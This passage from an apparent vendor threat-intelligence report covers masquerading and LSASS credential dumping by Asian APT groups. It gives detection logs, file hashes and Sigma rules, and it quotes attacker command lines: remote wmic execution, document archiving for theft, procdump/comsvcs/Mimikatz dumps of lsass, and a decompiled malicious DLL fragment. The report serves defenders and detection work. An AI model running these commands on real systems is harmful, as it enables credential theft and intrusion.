MD5	File name
4CAC6C6CAF0C849AFE8CB3DB925AB69D	C:\ProgramData\avast\wsc.dll
750EF49AFB88DDD52F6B0C500BE9B717	C:\Windows\avpui.exe

Examples of procedures

A frequently used type of masquerading is to mimic legitimate operating system processes for the purpose of obstructing efforts by cybersecurity experts to analyze the system. We can distinguish similar patterns among Asian APT groups in this type of scenario. This behavior is primarily observed when they implement the techniques known as Hijack Execution Flow: DLL Side-Loading T1574.002 and Process Injection: Process Hollowing T1055.012 (see the Techniques section for a detailed description). The attacker delivers a malicious library and legitimate software to intercept a thread and run their own code in the context of a legitimate process, or injects code by creating a process in the suspended state. Then a process is created with a legitimate name, the executable file in the address space of the process is replaced, and the real malicious activity begins. This activity can be detected by identifying anomalies in parent and child processes in Windows.

Figure 52 Detecting anomalies in parent and child processes with Kaspersky TIP capabilities



Process creation

Command_line: svchost.exe

ImagePath: $windir\$system32\svchost.exe

Process Hollowing (MITRE: T1055.012 Process Injection: Process Hollowing)

Image_path: $windir\$system32\rundll32.exe

Target_image_path: $windir\$system32\svchost.exe

Svchost.exe Start without Parameters (MITRE: T1036 Masquerading)

Command_line: svchost.exe

Image_path: $windir\$system32\svchost.exe


Anomaly in the Windows Critical Process Tree (MITRE: T1036 Masquerading)

Command_line: svchost.exe

Image_path: $windir\$system32\svchost.exe

Similar anomalies can be detected in the tree of critical Windows processes after code from malicious libraries used by Asian APT groups is executed. This type of library was detected during an incident in a government-run company in Russia. It was named C:\ProgramFiles\CommonFiles\services\avg\CRYPTBASE.dll (MD5:AC40DD84292A7F594AD7A7DD20631D78).

Figure 53 Suspicious Activity detected with Kaspersky TIP capabilities (anomaly in the critical process tree)



Process creation

Command_line: $windir\$system32\svchost.exe
ImagePath: $windir\$system32\svchost.exe
Parent_command_line: "$windir\$system32\rundll32.exe" "$selfpat
h\$selfname.dll",??4CWstfUpdata@@QEAAAEAV0@AEBV0@@Z
Parent_image_path: $windir\$system32\rundll32.exe
Parent_pid: 3084
Pid: 3732

Anomaly in the Windows Critical Process Tree (MITRE: T1036 Masquerading)

Command_line: $windir\$system32\svchost.exe
Image_path: $windir\$system32\svchost.exe
Parent_image_path: $windir\$system32\rundll32.exe
Parent_pid: 3084
Pid: 3732
MITRE:
T1036 Masquerading (TA0005)

Detection

To detect this technique, you are advised to follow the guidelines of the "Find Evil – Know Normal"[11] poster produced by the SANS Institute. This poster provides an illustrative guide to detect malicious activity by comparing normal behavior of the OS with potentially suspicious or malicious activity. It describes the normal behavior of a process, and legitimate combinations of child processes and parent processes. Alerts should be generated for events that deviate from the norm. You are advised to carefully examine our rule named "Sigma-Generic-Anomaly in the Windows Critical Process Tree," which helped us through difficult situations many times.

You must also track events involving the creation of files that have a legitimate process name but an unusual path in the system, for example: C:\ProgramData\svchost\svchost.exe. You can use this detection logic to track process creation events.

[11] **Find Evil**

Learn more

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11

SIGMA rules


- Sigma-Generic-Anomaly in the Windows Critical Process Tree
- Sigma-Generic-Svchost.exe Start with no Standard Parameters
- Sigma-Generic-Shell Creation by Critical Windows Process
- Sigma-Generic-Rundll32 Start with no Standard Parameters

Masquerading: Match Legitimate Name or Location T1036.005

Basic description

APT actors may disguise themselves as legitimate processes for malicious purposes. Anomalies can be detected in process trees (non-standard child and parent processes). Asian APT groups may also use simpler methods. For example, they use files with names that are identical or similar to system files on the targeted computer to confuse security experts.

Figure 54 Suspicious Activity detcted with Kaspersky TIP capabilities (files with the same names or similar to system ones)



Process creation
Command_line: "$selfpath\$selfname.exe"
ImagePath: $selfpath\$selfname.exe

Checking Amount of System Memory (MITRE: T1497.001 Virtualization/Sandbox Evasion: Syste...
Image_path: $selfpath\$selfname.exe

Process creation
Command_line: "C:\Users\svchost.exe"
ImagePath: C:\Users\svchost.exe

File Creation with the Name of the System Process (MITRE: T1036.005 Masquerading)
File_path: C:\Users\svchost.exe
Image_path: $selfpath\$selfname.exe
Pid: 3804
MITRE:
T1036.005 Masquerading: Match Legitimate Name or Location (TA0005)

Executing File Named as System Tool in Unusual Directory (MITRE: T1036.005 Masquerading)
Command_line: "C:\Users\svchost.exe"
Dropper_image_path: C:\Users\svchost.exe
Image_path: C:\Users\svchost.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3804
Pid: 3640
MITRE:
T1036.005 Masquerading: Match Legitimate Name or Location (TA0005)

Examples of procedures

Example 1

WebDav-O malware at the path C:\windows\system32\conhost64.exe (conhost64.exe is a fake name, and the real name is C:\Windows\system32\conhost.exe).

```
cmd.exe /c C: & cd\ & cd "" & dir \\<ip>\c$\windows\system32\conhost64.exe
cmd.exe /c C: & cd\ & cd "" & wmic /node:<ip> /user:<domain>\<username> /password:<password>
process call create "cmd /c $system32\conhost64.exe"
```

Example 2

In a campaign targeting a government institution in the Pacific region, an attacker used an archiver disguised with the name of the svchost.exe process: C:\Windows\ime\svchost.exe
(MD5: D263D26A2BE8D971273F6C9FA2EC6608).

```
C:\Windows\ime\svchost.exe  a -r -hpzxcv@wsx -ta20220627 C:\Windows\ime\microsoft.dat c:\*.doc*
d:\*.doc* e:\*.doc* c:\*.pdf* d:\*.pdf* e:\*.pdf* h:\*.doc* h:\*.xls* h:\*.pdf* f:\*.doc* f:\*.xls* f:\*.pdf* g:\*.doc*
g:\*.xls* g:\*.pdf*
```

Example 3

In January of 2022, Kaspersky ICS CERT experts detected a wave of targeted attacks against companies of the military-industrial complex and government institutions in several countries of Eastern Europe and in Afghanistan[12]. Some of the malicious programs used in these attacks were observed in earlier attacks conducted by the APT group known as IronHusky. These incidents also involved implementations of the subtechnique known as Match Legitimate Name or Location T1036.005.

MD5	File name
0xEBCFFECE1B1AF517743D3DFFDE72CB43	c:\programdata\conhost.exe
0x40EB08F151859C1FE4DC8E6BC466B06F	c:\programdata\uconhost.exe
7FE40325F0CEF8A32E69A6087EBC7157	c:\programdata\install.exe
17FA7898D040FA647AFA4467921A66CF	c:\programdata\install.exe


Example 4

We also detected similar behavior from the ToddyCat group. This is an APT group that was detected in December of 2020 targeting high-ranking officials in Europe and Asia. The group deploys a multi-stage infection chain consisting of various custom loaders and tools. C:\Windows\avpui.exe (MD5: 750EF49AFB88DDD52F6B0C500BE9B717) is an executable file that steals passwords from browsers and imitates Kaspersky Anti-Virus:

[12] **Targeted attack**

Learn more

Figure 55 Malicoius file disguised as Kaspersky Anti-Virus



```
[assembly: AssemblyVersion("4.5.16.17")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Kaspersky Anti-Virus")]
[assembly: AssemblyDescription("Kaspersky Anti-Virus")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("")]
[assembly: AssemblyCopyright("")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("18bfa8d5-f047-ce54-2ba5-76d5dc1a72dc")]
[assembly: AssemblyFileVersion("2.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
```

In this incident, we also detected a malicious file named GoogleUpdate, which created an administrative account on the local machine:

```
C:\program files (x86)\google\update\googleupdate.exe
Md5: b65786eaedc96827855abca996fa0836
```

Detection

The main way to detect this subtechnique is to monitor the startup of processes and creation of files that are named as standard system files but are located in non-standard directories. Attackers primarily try to disguise themselves as files located in the following directories:

- System32
- SysWOW64
- WinSxS

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11

SIGMA rules

- Sigma-Generic-Executing File Named as System Tool in Unusual Directory

Masquerading: Masquerade Task or Service T1036.004

Basic description

This subtechnique is employed by attackers to conceal their malicious activity by imitating or substituting legitimate tasks or services of the operating system. Threat actors primarily modify the attributes of a task or service so that it looks like a normal and legitimate process or service of the operating system. They may modify the name or path of an executable file, command-line parameters, or other properties related to a process or service.

Asian APT groups disguise services in their operations to avoid detection and evade security mechanisms. They may create fake tasks or services that imitate legitimate operating system components to conceal their activity and deceive system monitoring tools.

Examples of procedures

Example 1

As described above, the APT group known as Dark Seoul used this technique to disguise its services as legitimate one. Services were created when executing their payload and when using the SMBExec tool.

```
%SystemRoot%\System32\svchost.exe -k msupdate2
SERVICE_CREATE
S-1-5-18 (NT AUTHORITY\SYSTEM)

Event : 7045
Service Name:  Windows Host Management
Service File Name:  cmd /K start C:\Windows\setup\svchost.exe
Service Type:  user mode service
Service Start Type:  auto startService Account:  LocalSystem

Event : 7045
Service Name:  Windows Service Management
Service File Name:  cmd /K start C:\Windows\setup\winhost.exe
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
```

Example 2

In a similar incident, an attacker used the WpnUserService_2727f.dll library to start a service with the same name as the legitimate service known as the Windows Push Notification User Service.


Example 3

In Russia, we detected another case in which a running library created a service with the legitimate name Service_name: NvContainerSvc.

MD5	File name
0AF1A8B5896A79FBB7A9BA551016DF8B	c:\ProgramData\microsoft\nvidia\version.dll

Based on KTAE, this sample is attributed to the MATA family with a 96% probability. MATA is a malicious framework for network equipment running Windows and Linux that has been used in a wide range of activity since 2018. It is assumed to belong to the group known as Lazarus.

Figure 56 Kaspersky Threat Attribution Engine report



Threat Attribution

Report for file

0AF1A8B5896A79FBB7A9BA551016DF8B

Malware

Summary

MD5 0af1a8b5896a79fbb7a9ba551016df8b

File size 13.16 MB (13796516 B)


Reset similarity thresholds ✕

Matched attribution entities MATA (96%) >

Extracted path —

Unpack ✓

Figure 57 Sample detonation in Kaspersky TIP



Process creation

Command_line: "$windir\$system32\rundll32.exe" "$selfpath\$selfname.dll",GetFileVersionInfoA
ImagePath: $windir\$system32\rundll32.exe
Parent_command_line:
Parent_image_path: $windir\explorer.exe
Parent_pid: 1028
Pid: 3308

Service Creation from Non-system Directory (MITRE: T1543.003 Create or Modify System...

Image_path: $windir\$system32\rundll32.exe
Pid: 3308
Service_name: NvContainerSvc
Service_path: $user\$appdata\Microsoft\NVIDIA\NvContainer.exe -s
MITRE:
T1543.003 Create or Modify System Process: Windows Service (TA0003, TA0004)
T1569.002 System Services: Service Execution (TA0002)

Giving the service a description that appears legitimate (MITRE: T1036.004 Masquerading:...

Image_path: $windir\$system32\rundll32.exe
Pid: 3308
Reg_value: Manages the configuration and tracking of NVIDIA Container.
Registry_key: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\NvContainerSvc
Registry_value_name: Description
MITRE:
T1036.004 Masquerading: Masquerade Task or Service (TA0005)

Detection

It is difficult to detect the use of this technique because the attacker constantly invents new names and descriptions for their malicious tasks and services. We recommend that you monitor the creation and startup of services that have parts of legitimate names and descriptions but are not from their original processes. For example, a service that is created with the description "google" and comes from a process other than "$programfiles\Google\Update\GoogleUpdate.exe" most likely indicates malicious activity. Although this method requires efficient filtering of false positives in your specific infrastructure, it ultimately brings good results.

In the description of their service, attackers often warn that their supposedly "critical" service should not be stopped or disabled because this would disrupt an important component in the system. You can use this trend to build a correlation rule that tracks the keywords "if", "stop", and "disable" in a service description.

Event source	Log	Event ID
Windows	System	7045
Windows	Security	4688, 4697
Windows	TaskScheduler	106, 200, 201
Sysmon	Sysmon	1, 13

SIGMA rules

- Sigma-Generic-Creating Windows Service appearing to be legitimate

Credential Access TA0006

OS Credential Dumping T1003

Basic description

Threat actors may attempt to dump account login credentials from the operating system or other software. These credentials are normally in the form of a password hash or cleartext password. The obtained credentials can then be used for lateral movement and access to restricted information.

OS Credential Dumping: LSASS Memory T1003.001

Basic description

The subtechnique known as OS Credential Dumping: LSASS Memory T1003.001 is used by attackers to obtain credentials in a Windows OS. This technique involves obtaining account credentials by dumping the memory of the process known as LSASS (Local Security Authority Subsystem Service) in Windows operating systems.

The LSASS process is responsible for user authentication and management of the security of account credentials such as passwords. Therefore, it contains important data such as password hashes, session keys, and authentication tokens, which can be exploited by attackers to gain privileged access to the system or to extend their attacks to other resources on the network.

The most popular tools employed by attackers are the following:

- Mimikatz
- ProcDump
- Rubeus
- LaZagne
- Seth
- PowerSploit
- PowerShell Empire
- secretsdump.py
- lsassy
- pypykatz

Examples of procedures

Asian APT groups use the following methods for implementing this technique:

Example 1

In Indonesia, Asian threat actors chose an unusual Living-Off-the-Land approach and obtained a memory dump of the LSASS process by employing **DumpMinitool.exe,** which is a legitimate tool delivered together with Microsoft Visual Studio.

```
C:\Windows\System32\cmd.exe /C $windir\help\help\DumpMinitool.exe --file 1.txt --processId <lsass_pid> --dumpType Full
```

Example 2

Asian APT groups often use the ProcDump.exe tool for a memory dump of the lsass.exe process. In one of the investigations conducted by GERT , this tool was detected in a web service directory:

```
C:\inetpub\wwwroot\aspnet_client\Procdump.exe
```

Example startup:

```
procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\mem.dmp
```

Example 3

Here's another example of using the LoLBin tool after it was renamed to C:\Windows\System32\comsvcs.dll:

```
rundll32.exe  C:\Windows\System32\111.dll, MiniDump 880 lsass.dmp full
```

Example 4

Mimikatz is very popular among attackers, including Asian APT groups. They primarily use various modifications of this popular tool.

```
C:\Windows\System32\logfiles\msdol.exe privilege::debug sekurlsa::logonpasswords exit
```

Example 5

In some attacks involving Asian APT groups, one of the other ways they used to gain access to lsass.exe memory was using an SSP provider.

```
C:\Windows\Help\Help\ssp.exe  C:\Windows\Help\Help\Dll7.dll
```

ssp.exe (MD5: AF893448B4D1862C42D6E1CC3AA8878D) is an SSP loader[13], that receives a DLL library as an argument. In this case, the DLL library named Dll7.dll (MD5: 871CC8F514011F4796982D5E6E5F35C1) is passed to the loader and loaded into the lsass.exe process.

Example 6

Another method to obtain a memory dump of lsass.exe that was observed in the Indonesian incident is to steal the handle of the lsass.exe process.

```
C:\Windows\help\help\duplicatedump.exe  -f test -c C:\Windows\Help\Help\LSAPlugin.dll
```

duplicatedump.exe[14] is a tool used for stealing passwords from the lsass.exe process by duplicating the existing handle of the lsass.exe process to get access to the address space of this process.

```
duplicatedump.exe
MD5: AD2C078AE847EDE5C66494F0DDECD35C
LSAPlugin.dll
MD5: EC38F08AAAEADD833B0B356E2783FFD4
```

Example 7


Asian threat actors use many variations of custom-written tools as well as popular tools such as Mimikatz.

The library EC38F08AAAEADD833B0B356E2783FFD4 has one exportable function named "DO" that is tasked with using the API AddSecurityPackage (via RPC) to force the lsass.exe process to load the twindump.dll library.

[13] SSP
Learn more

[14] DuplicateDump
Learn more

Figure 58 Decompiled malicious library



```
    while ( a1[v3] );
    LOWORD(v12.Pointer) = 2 * v3;
    do
      ++v2;
    while ( a1[v2] );
    WORD1(v12.Simple) = 2 * (v2 + 1);
    mbstowcs((wchar_t *)&v16[27], a1, 0xF94ui64);
    v4 = WORD1(v12.Simple) + 216;
    v16[0] = 196i64;
    *(_DWORD *)((char *)v16 + 2) = (unsigned __int16)(WORD1(v12.Simple) + 216);
    v16[1] = GetCurrentProcessId();
    v16[2] = GetCurrentThreadId();
    v16[5] = 11i64;
    v16[26] = (__int64)&v15;
    v16[8] = v12.Simple;
    v16[9] = 216i64;
    if ( RpcStringBindingComposeA(0i64, (RPC_CSTR)"ncalrpc", 0i64, (RPC_CSTR)"lsasspirpc", 0i64, &StringBinding)
      || RpcBindingFromStringBindingA(StringBinding, &Binding) )
    {
      return 1i64;
    }
